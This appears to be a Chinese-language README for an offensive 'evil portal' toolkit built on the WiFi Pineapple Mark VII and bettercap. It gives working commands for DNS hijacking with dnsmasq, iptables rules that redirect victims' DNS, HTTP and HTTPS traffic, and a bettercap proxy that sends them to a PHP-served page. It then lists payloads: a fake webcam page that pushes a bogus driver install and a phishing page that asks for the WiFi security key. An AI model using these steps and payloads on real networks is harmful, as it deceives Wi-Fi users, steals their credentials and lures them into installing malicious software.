作者:: TW-D
版本:: 1.0.0
版权:: Copyright (c) 2024 TW-D
许可证:: 遵循与Ruby相同的条款分发
要求:: PHP >= 8.1, Ruby >= 2.7.0p0 和 WiFi Pineapple Mark VII 2.1.3-stable
安装(基于Debian的Linux发行版)::
sudo apt-get install php8.1-cli php8.1-curl
sudo apt-get install build-essential ruby ruby-dev libpcap-dev
sudo gem install sorted_set bettercap
邪恶门户是一种用于欺骗Wi-Fi网络用户的技术,它通过将用户重定向到一个恶意网页而非预期的认证页面或首页来实现欺骗。
注意: 欢迎提交“问题”和“拉取请求”。
| 操作系统(带/不带浏览器) | 通知类型 |
|---|---|
| Ubuntu 22.04 | 无 |
| Android 8.0.0 | 系统通知 |
| Microsoft Windows 10 | 无 |
| Raspberry Pi bookworm | 无 |
| Ubuntu 22.04 + Mozilla Firefox | 弹窗提醒 |
| Microsoft Windows 10 + Mozilla Firefox | 弹窗提醒 |
| Raspberry Pi bookworm + Mozilla Firefox | 弹窗提醒 |
通过USB-C线缆将WiFi Pineapple连接到计算机。
设置 > 网络 > 无线客户端模式:wlan2接口必须断开连接。
hacker@hacker-computer:~$ ifconfig enx
enx: [...]
        inet 172.16.42.100  netmask 255.255.255.0  broadcast 172.16.42.255
[...]

(可选)
hacker@hacker-computer:~$ sudo nmap -sT -sU -p 53,5353 -e enx 172.16.42.1
[...]
PORT     STATE  SERVICE
53/tcp   open   domain
5353/tcp closed mdns
53/udp   open   domain
5353/udp closed zeroconf
[...]

hacker@hacker-computer:~$ ssh [email protected]
root@mk7:~# dnsmasq --address=/#/172.16.42.1 --no-hosts --interface=br-lan --port=5353 --no-resolv
root@mk7:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@mk7:~# iptables --append PREROUTING --in-interface br-lan --proto tcp --dport 53 --jump DNAT --table nat --to-destination 172.16.42.1:5353
root@mk7:~# iptables --append PREROUTING --in-interface br-lan --proto udp --dport 53 --jump DNAT --table nat --to-destination 172.16.42.1:5353
root@mk7:~# iptables --append PREROUTING --in-interface br-lan --proto tcp --dport 80 --jump DNAT --table nat --to-destination 172.16.42.100:8080
root@mk7:~# iptables --append PREROUTING --in-interface br-lan --proto tcp --dport 443 --jump DNAT --table nat --to-destination 172.16.42.100:8000
root@mk7:~# iptables --append POSTROUTING --jump MASQUERADE --table nat
root@mk7:~# exit

(可选)
hacker@hacker-computer:~$ sudo nmap -sT -sU -p 53,5353 -e enx 172.16.42.1
[...]
PORT     STATE SERVICE
53/tcp   open  domain
5353/tcp open  mdns
53/udp   open  domain
5353/udp open  zeroconf
[...]

(可选)
hacker@hacker-computer:~$ dig @172.16.42.1 -p 53 www.google.com
[...]
;; ANSWER SECTION:
www.google.com.		0	IN	A	172.16.42.1
[...]

(可选)
hacker@hacker-computer:~$ dig @172.16.42.1 -p 5353 www.google.com
[...]
;; ANSWER SECTION:
www.google.com.		0	IN	A	172.16.42.1
[...]

hacker@hacker-computer:~$ cd ./WiFi-Pineapple-MK7_Evil-Portal/
hacker@hacker-computer:~/.../WiFi-Pineapple-MK7_Evil-Portal$ php -S 172.16.42.100:8000
hacker@hacker-computer:~$ cd ./WiFi-Pineapple-MK7_Evil-Portal/
hacker@hacker-computer:~/.../WiFi-Pineapple-MK7_Evil-Portal$ sudo "${BASH}" -c "echo 0 > /proc/sys/net/ipv4/ip_forward"
hacker@hacker-computer:~/.../WiFi-Pineapple-MK7_Evil-Portal$ sudo "${BASH}" -c "echo 0 > /proc/sys/net/ipv6/conf/all/forwarding"
hacker@hacker-computer:~/.../WiFi-Pineapple-MK7_Evil-Portal$ sudo bettercap \
--interface enx \
--gateway 172.16.42.1 \
--no-discovery \
--log ./logs/bettercap.log \
--silent \
--no-spoofing \
--proxy \
--proxy-port 8080 \
--allow-local-connections \
--no-sslstrip \
--no-http-logs \
--proxy-module ./EvilPortal.rb \
--redirect-url http://172.16.42.100:8000/
hacker@hacker-computer:~$ curl --head --interface enx "http://neverssl.com/"
HTTP/1.1 302 Found
[...]
Location: http://172.16.42.100:8000/
Cache-Control: max-age=0, private, must-revalidate

hacker@hacker-computer:~$ curl --head --insecure --interface enx "https://www.google.com/"
curl: (35) error:0A000126:SSL routines::unexpected eof while reading

hacker@hacker-computer:~$ exit
在 "./payloads/" 目录中,您将找到:
| 开发 | 作者 | 描述 | 使用方法 |
|---|---|---|---|
| skeleton.html | TW-D | 空白载荷,用于开发目的。 | 文档 |
| 执行 | 作者 | 描述 | 使用方法 |
|---|---|---|---|

| web-camera.html | TW-D | 模拟虚假监控视频,并要求安装驱动程序才能正常运行。 | 文档 |
| 网络钓鱼 | 作者 | 描述 | 使用方法 |
|---|---|---|---|

| wifi_security-key.html | TW-D | 模拟互联网设备的虚假更新,并要求提供WiFi安全密钥才能继续。 | 文档 |